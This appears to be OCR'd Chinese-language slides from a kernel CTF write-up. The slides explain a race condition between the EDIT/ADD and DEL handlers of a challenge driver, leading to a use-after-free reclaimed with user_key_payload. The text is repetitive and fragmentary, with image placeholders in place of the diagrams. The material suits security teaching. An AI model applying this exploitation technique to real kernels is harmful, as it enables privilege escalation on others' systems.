
Cmd4. DEL

- 取得解密後的 data pointer
- 釋放 data pointer
- 釋放 node 並清為 NULL

```
case IO_DEL: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        kfree((void *)addr);
        kfree(table[data.idx]);
        table[data.idx] = 0;
    }
}
```

Challenge

Cmd4. DEL

- 取得解密後的 data pointer
- 釋放 data pointer
- 釋放 node 並清為 NULL

```
case IO_DEL: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        kfree((void *)addr);
        kfree(table[data.idx]);
        table[data.idx] = 0;
    }
}
```

Exploit

Analyze

- 能觸發 race condition 的地方：
  - ADD, EDIT - 從 user space 複製資料到 data pointer
  - SHOW - 從 data pointer 複製資料到 user space
    - 不過這邊是程式碼的最後一個部分，所以就算有 race 也不會影響到 kernel memory

```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
table[data.idx]->addr = addr ^ table[data.idx]->key;
```

ADD

```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```

EDIT


Exploit

Analyze. Race at EDIT

Thread 1

EDIT N0

Thread 2



```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```


node-0

n0-data


Exploit

Analyze. Race at EDIT

Thread 1



Thread 2



```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```


Exploit

Analyze. Race at EDIT


Exploit

Analyze. Race at EDIT

Thread 1




Thread 2



node-0 (FREED)

user_key_payload




```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```


Exploit


Analyze. Race at EDIT

Thread 1





Thread 2






```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```





Exploit


Analyze. Race at EDIT




```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```

Exploit


Analyze. Race at EDIT




```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```

Exploit

Analyze. Race at ADD





```
struct user_key_payload {
        struct rcu_head rcu;            /* RCU destructor */
        unsigned short  datalen;        /* length of this data */
        char            data[] __aligned(__alignof__(u64)); /* actual data */
};
```

